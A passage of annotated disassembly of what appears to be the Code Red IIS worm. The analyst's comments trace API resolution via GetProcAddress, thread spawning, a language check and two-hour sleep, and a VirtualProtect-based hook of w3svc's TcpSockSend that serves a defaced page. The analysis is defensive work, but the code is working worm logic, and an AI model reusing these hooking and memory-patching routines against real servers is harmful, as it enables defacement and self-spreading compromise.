seg000:000003B4    03 95 48 FE FF FF          add     edx, [ebp-1B8h] ; get          offset into table and double it
seg000:000003BA    03 95 58 FE FF FF          add     edx, [ebp-1A8h] ; get          RVA Base for Kernel32.dll
seg000:000003C0    8B 85 54 FE FF FF          mov     eax, [ebp-1ACh]
seg000:000003C6    8B 48 24                   mov     ecx, [eax+24h]
seg000:000003C9    33 C0                              xor     eax, eax    ; NULL out eax
seg000:000003CB    66 8B 04 0A                        mov     ax, [edx+ecx]
seg000:000003CF    89 85 4C FE FF FF          mov     [ebp-1B4h], eax ; set ebp-1B4    to offset into rva table
seg000:000003D5    8B 8D 54 FE FF FF          mov     ecx, [ebp-1ACh]
seg000:000003DB    8B 51 10                   mov     edx, [ecx+10h]
seg000:000003DE    8B 85 4C FE FF FF          mov     eax, [ebp-1B4h]
seg000:000003E4    8D 4C 10 FF                        lea     ecx, [eax+edx-1] ; Load Effective Address
seg000:000003E8    89 8D 4C FE FF FF          mov     [ebp-1B4h], ecx
seg000:000003EE    8B 95 4C FE FF FF          mov     edx, [ebp-1B4h]
seg000:000003F4    03 95 4C FE FF FF          add     edx, [ebp-1B4h] ; Add
seg000:000003FA    03 95 4C FE FF FF          add     edx, [ebp-1B4h] ; Add
seg000:00000400    03 95 4C FE FF FF          add     edx, [ebp-1B4h] ; Add
seg000:00000406    03 95 58 FE FF FF          add     edx, [ebp-1A8h] ; Add
seg000:0000040C    8B 85 54 FE FF FF          mov     eax, [ebp-1ACh]
seg000:00000412    8B 48 1C                   mov     ecx, [eax+1Ch]
seg000:00000415    8B 14 0A                   mov     edx, [edx+ecx]
seg000:00000418    89 95 4C FE FF FF          mov     [ebp-1B4h], edx
seg000:0000041E    8B 85 4C FE FF FF          mov     eax, [ebp-1B4h]
seg000:00000424    03 85 58 FE FF FF          add     eax, [ebp-1A8h] ; Add
seg000:0000042A    89 85 70 FE FF FF          mov     [ebp-190h], eax ; set ebp-190    to GetProcAddr Address
seg000:00000430    EB 05                              jmp     short    TO_RVA_TOP ; Jump
seg000:00000432
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000432
seg000:00000432                   TO_RVA_INNER_TOP:                          ; CODE XREF:
DO_RVA+168   j
seg000:00000432                                                              ; DO_RVA+184   j
seg000:00000432    E9 0D FF FF FF                     jmp     RVA_INNER_TOP  ; this moves on to the next func
in an rva table
seg000:00000437
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000437
seg000:00000437                   TO_RVA_TOP:                                ; CODE XREF:
DO_RVA+73   j
seg000:00000437                                                              ; DO_RVA+94   j     ...
seg000:00000437    E9 16 FE FF FF                     jmp     RVA_TOP        ; this is null on the    first loop
through, due       to a null set at init.
seg000:00000437                                                              ; The purpose of this loop point
                                                                   is to loop through DLL Names in the RVA
                                                                   table, looking for KERNEL32.dll, or more
                                                                   specificly, KERN
seg000:0000043C
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:0000043C
seg000:0000043C                   GETPROC_LOADED:                            ; CODE XREF:
DO_RVA+35   j
seg000:0000043C    8D BD F0 FE FF FF          lea     edi, [ebp-110h] ; Load Effective Address
```

```
seg000:00000442    8B 47 08               mov     eax, [edi+8]
seg000:00000445    64 A3 00 00 00 00      mov     large   fs:0, eax
seg000:0000044B    83 BD 70 FE FF FF+     cmp     dword   ptr [ebp-190h],      0 ; see     if getprocaddr is
loaded
seg000:00000452    75 05                          jnz     short   GPLOADED2 ; if it is, goto gploaded2
seg000:00000454    E9 38 08 00 00                 jmp     TIGHT_LOOP        ; else, goto locC91
seg000:00000459
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000459
seg000:00000459                        GPLOADED2:                        ; CODE XREF:
DO_RVA+22E  j
seg000:00000459    C7 85 4C FE FF FF+     mov     dword   ptr [ebp-1B4h],      1 ; set     ebp-1b4   to 1
seg000:00000463    EB 0F                          jmp     short   GETPROC_LOOP_TOP ; load   edx with
the data segment
seg000:00000465
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000465
seg000:00000465                        GETPROC_LOOP_INC:                 ; CODE XREF:
DO_RVA+2E9  j
seg000:00000465    8B 8D 4C FE FF FF      mov     ecx, [ebp-1B4h] ; increment the counter at ebp-ib4
seg000:0000046B    83 C1 01               add     ecx, 1     ; Add
seg000:0000046E    89 8D 4C FE FF FF      mov     [ebp-1B4h], ecx
seg000:00000474
seg000:00000474                        GETPROC_LOOP_TOP:                 ; CODE XREF:
DO_RVA+23F  j
seg000:00000474    8B 95 68 FE FF FF      mov     edx, [ebp-198h] ; load edx with the data segment
seg000:0000047A    0F BE 02               movsx   eax, byte ptr      [edx] ;    move the  byte at data segment to
eax
seg000:0000047D    85 C0                          test    eax, eax    ; check if the byte is null.       This
signifies the end of the function data section.
seg000:0000047F    0F 84 8D 00 00 00      jz      FUNC_LOAD_DONE  ; if it is, go here
seg000:00000485    8B 8D 68 FE FF FF      mov     ecx, [ebp-198h] ; load ecx with the data segment
seg000:0000048B    0F BE 11               movsx   edx, byte ptr      [ecx] ;    load edx wuith the byte
        at data    segment
seg000:0000048E    83 FA 09               cmp     edx, 9     ; check if the byte specifies    change of dll
seg000:00000491    75 21                          jnz     short   loc_4B4    ; if not, jump here
seg000:00000493    8B 85 68 FE FF FF      mov     eax, [ebp-198h] ; set eax to current data pointer
seg000:00000499    83 C0 01               add     eax, 1     ; get      past the 9
seg000:0000049C    8B F4                          mov     esi, esp
seg000:0000049E    50                             push    eax               ; push current data pointer
seg000:0000049F    FF 95 90 FE FF FF      call    dword   ptr [ebp-170h] ; LoadLibraryA
seg000:000004A5    3B F4                          cmp     esi, esp    ; Compare Two     Operands
seg000:000004A7    90                             nop                       ; No Operation
seg000:000004A8    43                             inc     ebx               ; Increment by 1
seg000:000004A9    4B                             dec     ebx               ; Decrement by 1
seg000:000004AA    43                             inc     ebx               ; Increment by 1
seg000:000004AB    4B                             dec     ebx               ; Decrement by 1
seg000:000004AC    89 85 34 FE FF FF      mov     [ebp-1CCh], eax ; load current dll base pointer with return from
LoadLibraryA
seg000:000004B2    EB 2A                          jmp     short   DLL_CHECK_NULL_BRANCH ;
        Jump
seg000:000004B4
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000004B4
seg000:000004B4                        loc_4B4:                   ; CODE XREF: DO_RVA+26D   j
seg000:000004B4    8B F4                          mov     esi, esp
seg000:000004B6    8B 8D 68 FE FF FF      mov     ecx, [ebp-198h] ; set ecx with the data segment pointer
seg000:000004BC    51                             push    ecx               ; push data segment(pointer of
function to load)
seg000:000004BD    8B 95 34 FE FF FF      mov     edx, [ebp-1CCh] ; get          current     RVA base offset
seg000:000004C3    52                             push    edx               ; push module
        handle(base loaded address)
seg000:000004C4    FF 95 70 FE FF FF      call    dword   ptr [ebp-190h] ; call GetProcAddress
```

```
seg000:000004CA    3B F4                              cmp     esi, esp    ; Compare Two    Operands
seg000:000004CC    90                                 nop                 ; No Operation
seg000:000004CD    43                                 inc     ebx         ; Increment by 1
seg000:000004CE    4B                                 dec     ebx         ; Decrement by 1
seg000:000004CF    43                                 inc     ebx         ; Increment by 1
seg000:000004D0    4B                                 dec     ebx         ; Decrement by 1
seg000:000004D1    8B 8D 4C FE FF FF          mov     ecx, [ebp-1B4h] ; load ecx with ebp-1b4
seg000:000004D7    89 84 8D 8C FE FF+         mov     [ebp+ecx*4-174h], eax       ; load the address into the ebp
        stack where needed
seg000:000004D7    FF                                                     ; this sets up our function
jumptable
seg000:000004DE
seg000:000004DE                        DLL_CHECK_NULL_BRANCH:                     ; CODE XREF:
DO_RVA+28E   j
seg000:000004DE    EB 0F                              jmp     short   CHECK_NULL_BRANCH ; load eax with
data segment.
seg000:000004DE                                                           ;
seg000:000004DE                                                           ; this checks        the
nullishness        of the ebp-198 data pointer, and if isn't null, increments it.
seg000:000004E0
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000004E0
seg000:000004E0                        CHECK_NULL_BRANCH_INC:                     ; CODE XREF:
DO_RVA+2D8   j
seg000:000004E0    8B 95 68 FE FF FF          mov     edx, [ebp-198h] ; this function moves     the data segment on
to the next lookup
seg000:000004E6    83 C2 01                   add     edx, 1      ; Add
seg000:000004E9    89 95 68 FE FF FF          mov     [ebp-198h], edx
seg000:000004EF
seg000:000004EF                        CHECK_NULL_BRANCH:                         ; CODE XREF:
DO_RVA+2BA   j
seg000:000004EF    8B 85 68 FE FF FF          mov     eax, [ebp-198h] ; load eax with data segment.
seg000:000004EF                                                           ;
seg000:000004EF                                                           ; this checks        the
nullishness        of the ebp-198 data pointer, and if isn't null, increments it.
seg000:000004F5    0F BE 08                   movsx   ecx, byte ptr       [eax] ;     load byte at eax into ecx
seg000:000004F8    85 C9                              test    ecx, ecx    ; check for null
seg000:000004FA    74 02                              jz      short   GETPROC_SHIFT_NULL ; if    it is null,
go here
seg000:000004FC    EB E2                              jmp     short   CHECK_NULL_BRANCH_INC ;
        else go    here
seg000:000004FE
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000004FE
seg000:000004FE                        GETPROC_SHIFT_NULL:                        ; CODE XREF:
DO_RVA+2D6   j
seg000:000004FE    8B 95 68 FE FF FF          mov     edx, [ebp-198h] ; this function moves     past the null on the
end of a line to set the function up for the next run through the getproc/load library system
seg000:00000504    83 C2 01                   add     edx, 1      ; Add
seg000:00000507    89 95 68 FE FF FF          mov     [ebp-198h], edx
seg000:0000050D    E9 53 FF FF FF                     jmp     GETPROC_LOOP_INC ; increment the counter at
ebp-ib4
seg000:00000512
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000512
seg000:00000512                        FUNC_LOAD_DONE:                            ; CODE XREF:
DO_RVA+25B   j
seg000:00000512    8B 85 68 FE FF FF          mov     eax, [ebp-198h] ; set eax to the data      segment
seg000:00000518    83 C0 01                   add     eax, 1      ; inc       eax
seg000:0000051B    89 85 68 FE FF FF          mov     [ebp-198h], eax ; set datasegment to eax
seg000:0000051B                                                           ;
seg000:0000051B                                                           ; This moves us past the final
NULL at the end of the          Dll Listing
```

```
seg000:00000521    8B 4D 08                    mov     ecx, [ebp+8]            ; load ecx with an address at      ebp+8
seg000:00000524    8B 91 84 00 00 00           mov     edx, [ecx+84h]  ; load edx with a wam.dll entry
seg000:0000052A    89 95 6C FE FF FF           mov     [ebp-194h], edx ; load this wam.dll entry into ebp-194
seg000:00000530    C7 85 4C FE FF FF+          mov     dword   ptr [ebp-1B4h],         4 ; set     ebp-1b4    to 4
seg000:0000053A    C6 85 D0 FE FF FF+          mov     byte ptr [ebp-130h], 68h ; 'h' ; set ebp-130 to 68h
seg000:0000053A    68                                                                  ;
seg000:0000053A                                                                        ; this seems to be setting up
        some type of structure
seg000:00000541    8B 45 08                    mov     eax, [ebp+8]            ; load eax with ebp+8(possibly an isapi
request struct)
seg000:00000544    89 85 D1 FE FF FF           mov     [ebp-12Fh], eax ; save the ebp+8 at ebp-12f
seg000:0000054A    C7 85 D5 FE FF FF+          mov     dword   ptr [ebp-12Bh],         0FF53535Bh
seg000:00000554    C7 85 D9 FE FF FF+          mov     dword   ptr [ebp-127h],         90907863h
seg000:0000055E    8B 4D 08                    mov     ecx, [ebp+8]            ; check pointer to the possible isapi
        struct
seg000:00000561    8B 51 10                    mov     edx, [ecx+10h]
seg000:00000564    89 95 50 FE FF FF           mov     [ebp-1B0h], edx ; set           response to check at ebp-1b0
seg000:0000056A    83 BD 50 FE FF FF+          cmp     dword   ptr [ebp-1B0h],         0 ; Compare Two     Operands
seg000:00000571    75 26                       jnz     short   loc_599        ; if it's not 0, then go here
seg000:00000573    8B F4                       mov     esi, esp        ; Get   Ready to call a     function
seg000:00000575    6A 00                       push    0                       ; push a null
seg000:00000577    8D 85 4C FE FF FF           lea     eax, [ebp-1B4h] ; load eax to   the addr of ebp-1b4, set to 4
seg000:0000057D    50                          push    eax                     ; push the addr on the stack
seg000:0000057E    8B 8D 68 FE FF FF           mov     ecx, [ebp-198h] ; load eax to   the addr of ebp-198, set to data
segment right after the funcnames
seg000:00000584    51                          push    ecx                     ; push it
seg000:00000585    8B 55 08                    mov     edx, [ebp+8]            ; set   edx with ebp+8 pointer
seg000:00000588    8B 42 08                    mov     eax, [edx+8]            ; load eax with the data at edx+8
seg000:0000058B    50                          push    eax                     ; push eax
seg000:0000058C    FF 95 6C FE FF FF           call    dword   ptr [ebp-194h] ; call WriteClient in WAM
seg000:00000592    3B F4                       cmp     esi, esp        ; Compare Two   Operands
seg000:00000594    90                          nop                             ; No Operation
seg000:00000595    43                          inc     ebx                     ; Increment by 1
seg000:00000596    4B                          dec     ebx                     ; Decrement by 1
seg000:00000597    43                          inc     ebx                     ; Increment by 1
seg000:00000598    4B                          dec     ebx                     ; Decrement by 1
seg000:00000599
seg000:00000599                        loc_599:                                ; CODE XREF: DO_RVA+34D   j
seg000:00000599    83 BD 50 FE FF FF+          cmp     dword   ptr [ebp-1B0h],         64h ; 'd' ; check is 64 is in ebp-
1b0
seg000:000005A0    7D 5C                       jge     short   TOO_MANY_THREADS ; branch here if
more than 100       are running
seg000:000005A2    8B 8D 50 FE FF FF           mov     ecx, [ebp-1B0h] ; set           ecx to number of threads
seg000:000005A8    83 C1 01                    add     ecx, 1      ; increment the number of open threads
seg000:000005AB    89 8D 50 FE FF FF           mov     [ebp-1B0h], ecx ; store the new value       of threadcount
seg000:000005B1    8B 95 50 FE FF FF           mov     edx, [ebp-1B0h] ; set           thread count into edx
seg000:000005B7    69 D2 8D 66 F0 50           imul    edx, 50F0668Dh  ; Signed Multiply
seg000:000005BD    89 95 74 FE FF FF           mov     [ebp-18Ch], edx ; store the new val at ebp-18c
seg000:000005C3    8B 45 08                    mov     eax, [ebp+8]            ; load eax with the isapi extension block
seg000:000005C6    8B 8D 50 FE FF FF           mov     ecx, [ebp-1B0h] ; load ecx with the threadcount
seg000:000005CC    89 48 10                    mov     [eax+10h], ecx  ; store threadcount in the isapi extension block
seg000:000005CF    8B F4                       mov     esi, esp
seg000:000005D1    8D 95 2C FE FF FF           lea     edx, [ebp-1D4h] ; Load Effective Address
seg000:000005D7    52                          push    edx                     ; LPDWORD lpThreadId //
thread identifier
seg000:000005D8    6A 00                       push    0                       ; DWORD dwCreationFlags //
creation option
seg000:000005DA    8D 85 4C FE FF FF           lea     eax, [ebp-1B4h] ; Load Effective Address
seg000:000005E0    50                          push    eax                     ; LPVOID lpParameter // thread
argument
seg000:000005E1    8D 8D D0 FE FF FF           lea     ecx, [ebp-130h] ; Load Effective Address
seg000:000005E7    51                          push    ecx                     ;
LPTHREAD_START_ROUTINE lpStartAddress // thread function
```

```
seg000:000005E8    6A 00                      push    0                   ; DWORD dwStackSize //
initial stack size
seg000:000005EA    6A 00                      push    0                   ; LPSECURITY_ATTRIBUTES
lpThreadAttributes //  SD
seg000:000005EC    FF 95 98 FE FF FF     call    dword   ptr [ebp-168h] ; CreateThread
seg000:000005F2    3B F4                      cmp     esi, esp    ; Compare Two    Operands
seg000:000005F4    90                         nop                         ; No Operation
seg000:000005F5    43                         inc     ebx                 ; Increment by 1
seg000:000005F6    4B                         dec     ebx                 ; Decrement by 1
seg000:000005F7    43                         inc     ebx                 ; Increment by 1
seg000:000005F8    4B                         dec     ebx                 ; Decrement by 1
seg000:000005F9    E9 9F 01 00 00             jmp     DO_THE_WORK         ; this exits from sub 224, not
positive of the end result.
seg000:000005FE
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000005FE
seg000:000005FE                  TOO_MANY_THREADS:                        ; CODE XREF:
DO_RVA+37C   j
seg000:000005FE    8B F4                      mov     esi, esp    ; setup a func
seg000:00000600    FF 95 A4 FE FF FF     call    dword   ptr [ebp-15Ch] ; GetSystemDefaultLangId
seg000:00000606    3B F4                      cmp     esi, esp    ; Compare Two    Operands
seg000:00000608    90                         nop                         ; No Operation
seg000:00000609    43                         inc     ebx                 ; Increment by 1
seg000:0000060A    4B                         dec     ebx                 ; Decrement by 1
seg000:0000060B    43                         inc     ebx                 ; Increment by 1
seg000:0000060C    4B                         dec     ebx                 ; Decrement by 1
seg000:0000060D    89 85 4C FE FF FF     mov     [ebp-1B4h], eax ; put     default    system languageid in
ebp-1b4
seg000:00000613    8B 95 4C FE FF FF     mov     edx, [ebp-1B4h]
seg000:00000619    81 E2 FF FF 00 00     and     edx, 0FFFFh         ; Logical AND
seg000:0000061F    89 95 4C FE FF FF     mov     [ebp-1B4h], edx
seg000:00000625    81 BD 4C FE FF FF+    cmp     dword   ptr [ebp-1B4h],     409h ; Compare Two Operands
seg000:0000062F    74 05                      jz      short    IS_AMERICAN ; if not english go
seg000:00000631    E9 67 01 00 00             jmp     DO_THE_WORK         ; this exits from sub 224, not
positive of the end result.
seg000:00000636
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000636
seg000:00000636                  IS_AMERICAN:                             ; CODE XREF:
DO_RVA+40B   j
seg000:00000636    8B F4                      mov     esi, esp
seg000:00000638    68 00 DD 6D 00             push    6DDD00h             ; this is 2 hours
seg000:0000063D    FF 95 A0 FE FF FF     call    dword   ptr [ebp-160h] ; Sleep
seg000:0000063D                                                           ;
seg000:0000063D                                                           ; This Sleeps       for 2
hours
seg000:00000643    3B F4                      cmp     esi, esp    ; Compare Two    Operands
seg000:00000645    90                         nop                         ; No Operation
seg000:00000646    43                         inc     ebx                 ; Increment by 1
seg000:00000647    4B                         dec     ebx                 ; Decrement by 1
seg000:00000648    43                         inc     ebx                 ; Increment by 1
seg000:00000649    4B                         dec     ebx                 ; Decrement by 1
seg000:0000064A    E9 80 06 00 00             jmp     HACK_PAGE_JUMP  ; this sets up the hacked page
bit
seg000:0000064A                  DO_RVA       endp
seg000:0000064A
seg000:0000064F
seg000:0000064F                  ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O U   T I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:0000064F
seg000:0000064F                  ; pop     the stack into the counter
seg000:0000064F
seg000:0000064F                  HACK_PAGE    proc near           ; CODE XREF: seg000:00000CCF   p
```

```
seg000:0000064F     8F 85 4C FE FF FF           pop     dword   ptr [ebp-1B4h]
seg000:00000655     8B 85 34 FE FF FF           mov     eax, [ebp-1CCh] ; load eax with the current dll base
address(probably    w3svc)
seg000:0000065B     89 85 CC FE FF FF           mov     [ebp-134h], eax ; store base at ebp-134
seg000:00000661     8B 8D 4C FE FF FF           mov     ecx, [ebp-1B4h] ; load thecounter into ecx
seg000:00000667     8B 95 B0 FE FF FF           mov     edx, [ebp-150h] ; load edx with tcpsocksend
seg000:0000066D     89 11                               mov     [ecx], edx          ; store tcpsocksend at the
address popped from the stack
seg000:0000066F     8B 85 4C FE FF FF           mov     eax, [ebp-1B4h] ; load eax with the address popped from the
stack
seg000:00000675     8B 8D C8 FE FF FF           mov     ecx, [ebp-138h] ; load ecx with close     socket
seg000:0000067B     89 48 04                    mov     [eax+4], ecx        ; the     next addr after      the one
            popped is replaced with         closesocket
seg000:0000067E     8B 95 68 FE FF FF           mov     edx, [ebp-198h] ; store data pointer in edx
seg000:00000684     89 95 50 FE FF FF           mov     [ebp-1B0h], edx ; store data pointer at ebp-1b0
seg000:0000068A     EB 0F                               jmp     short   GET_HTML  ; Jump
seg000:0000068C
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:0000068C
seg000:0000068C                         GET_HTML_INC:                               ; CODE XREF:
HACK_PAGE+70   j
seg000:0000068C     8B 85 50 FE FF FF           mov     eax, [ebp-1B0h] ; Get           the next byte to compare to
seg000:00000692     83 C0 01                    add     eax, 1      ; Add
seg000:00000695     89 85 50 FE FF FF           mov     [ebp-1B0h], eax
seg000:0000069B
seg000:0000069B                         GET_HTML:                                   ; CODE XREF:
HACK_PAGE+3B   j
seg000:0000069B     8B 8D 68 FE FF FF           mov     ecx, [ebp-198h]
seg000:000006A1     81 C1 00 01 00 00           add     ecx, 100h           ; Add
seg000:000006A7     39 8D 50 FE FF FF           cmp     [ebp-1B0h], ecx ; compare shifted URL     to HTML
seg000:000006AD     73 12                               jnb     short   FOUND_HTML ; load eax with the
            data segment
seg000:000006AF     8B 95 50 FE FF FF           mov     edx, [ebp-1B0h]
seg000:000006B5     81 3A 4C 4D 54 48           cmp     dword   ptr [edx], 48544D4Ch ; look for  HTML
seg000:000006BB     75 02                               jnz     short   GET_HTML_INC_JUMP ; Jump if Not
            Zero (ZF=0)
seg000:000006BD     EB 02                               jmp     short   FOUND_HTML ; load eax with the
            data segment
seg000:000006BF
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000006BF
seg000:000006BF                         GET_HTML_INC_JUMP:                          ; CODE XREF:
HACK_PAGE+6C   j
seg000:000006BF     EB CB                               jmp     short   GET_HTML_INC ; Get the next byte to
compare to
seg000:000006C1
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000006C1
seg000:000006C1                         FOUND_HTML:                                 ; CODE XREF:
HACK_PAGE+5E   j
seg000:000006C1                                                                     ; HACK_PAGE+6E   j
seg000:000006C1     8B 85 50 FE FF FF           mov     eax, [ebp-1B0h] ; load eax with the  data segment
seg000:000006C7     83 C0 04                    add     eax, 4      ; Add
seg000:000006CA     8B 8D 4C FE FF FF           mov     ecx, [ebp-1B4h] ; set           ecx with the counter
seg000:000006D0     89 41 08                    mov     [ecx+8], eax
seg000:000006D3     8B F4                               mov     esi, esp    ; move the web data into the request return
seg000:000006D5     8D 95 48 FE FF FF           lea     edx, [ebp-1B8h] ; Load Effective Address
seg000:000006DB     52                                  push    edx                 ; set     ebp-1b8    to receive
the old page        protection
seg000:000006DC     6A 04                               push    4                   ; make page readwrte
seg000:000006DE     68 00 40 00 00                      push    4000h               ; for     4000 hex bytes
seg000:000006E3     8B 85 CC FE FF FF           mov     eax, [ebp-134h] ; stored write address for w3svc
seg000:000006E9     50                                  push    eax
```

```
seg000:000006EA    FF 95 A8 FE FF FF          call    dword   ptr [ebp-158h] ; VirtualProtect
seg000:000006F0    3B F4                              cmp     esi, esp    ; Compare Two     Operands
seg000:000006F2    90                                 nop                             ; No Operation
seg000:000006F3    43                                 inc     ebx                     ; Increment by 1
seg000:000006F4    4B                                 dec     ebx                     ; Decrement by 1
seg000:000006F5    43                                 inc     ebx                     ; Increment by 1
seg000:000006F6    4B                                 dec     ebx                     ; Decrement by 1
seg000:000006F7    C7 85 4C FE FF FF+         mov     dword   ptr [ebp-1B4h],       0 ; reset counter to 0
seg000:00000701    EB 0F                              jmp     short   TCPSOCKSEND_FIND ; check if counter
is 3000h yet
seg000:00000703
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000703
seg000:00000703                       TCPSOCKSEND_FIND_INC:                           ; CODE XREF:
HACK_PAGE+123   j
seg000:00000703    8B 8D 4C FE FF FF          mov     ecx, [ebp-1B4h]
seg000:00000709    83 C1 01                   add     ecx, 1      ; Add
seg000:0000070C    89 8D 4C FE FF FF          mov     [ebp-1B4h], ecx
seg000:00000712
seg000:00000712                       TCPSOCKSEND_FIND:                               ; CODE XREF:
HACK_PAGE+B2   j
seg000:00000712    81 BD 4C FE FF FF+         cmp     dword   ptr [ebp-1B4h],       3000h ;    check if counter is
3000h yet
seg000:0000071C    7D 56                              jge     short   RESET_MEM_PROTECTION ; go here if it
is
seg000:0000071E    8B 95 CC FE FF FF          mov     edx, [ebp-134h] ; set edx to the base
seg000:00000724    03 95 4C FE FF FF          add     edx, [ebp-1B4h] ; add           the offset from       counter
seg000:0000072A    8B 02                              mov     eax, [edx]  ; store the value at the offset into eax
seg000:0000072C    3B 85 B0 FE FF FF          cmp     eax, [ebp-150h] ; check ebp-150 against eax(tcpsocksend)
seg000:00000732    75 3E                              jnz     short   TCPSOCKSEND_FIND_INC_JUMP ; jump
here on a not match
seg000:00000734    8B 8D CC FE FF FF          mov     ecx, [ebp-134h] ; load base into ecx
seg000:0000073A    03 8D 4C FE FF FF          add     ecx, [ebp-1B4h] ; set           ecx to the address of
tcpsocksend
seg000:00000740    8B 95 60 FE FF FF          mov     edx, [ebp-1A0h] ; set           edx to o.C98
seg000:00000746    89 11                              mov     [ecx], edx              ; replace the         call to
        TCPSOCKSEND to o.C98
seg000:00000748    8B F4                              mov     esi, esp
seg000:0000074A    68 00 51 25 02                     push    2255100h                ; sleep for a         long time
seg000:0000074F    FF 95 A0 FE FF FF          call    dword   ptr [ebp-160h] ; Sleep
seg000:00000755    3B F4                              cmp     esi, esp    ; Compare Two     Operands
seg000:00000757    90                                 nop                             ; No Operation
seg000:00000758    43                                 inc     ebx                     ; Increment by 1
seg000:00000759    4B                                 dec     ebx                     ; Decrement by 1
seg000:0000075A    43                                 inc     ebx                     ; Increment by 1
seg000:0000075B    4B                                 dec     ebx                     ; Decrement by 1
seg000:0000075C    8B 85 CC FE FF FF          mov     eax, [ebp-134h] ; set eax to the base      of the loaded dll
seg000:00000762    03 85 4C FE FF FF          add     eax, [ebp-1B4h] ; set eax to actual address of tcpsocksend
seg000:00000768    8B 8D B0 FE FF FF          mov     ecx, [ebp-150h] ; set ecx to tcpsocksend
seg000:0000076E    89 08                              mov     [eax], ecx  ; replace the         call to
        tcpsocksend with the original
seg000:00000770    EB 02                              jmp     short   RESET_MEM_PROTECTION ;
RESET_MEM_PROTECTION
seg000:00000772
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000772
seg000:00000772                       TCPSOCKSEND_FIND_INC_JUMP:                      ; CODE XREF:
HACK_PAGE+E3   j
seg000:00000772    EB 8F                              jmp     short   TCPSOCKSEND_FIND_INC ; Jump
seg000:00000774
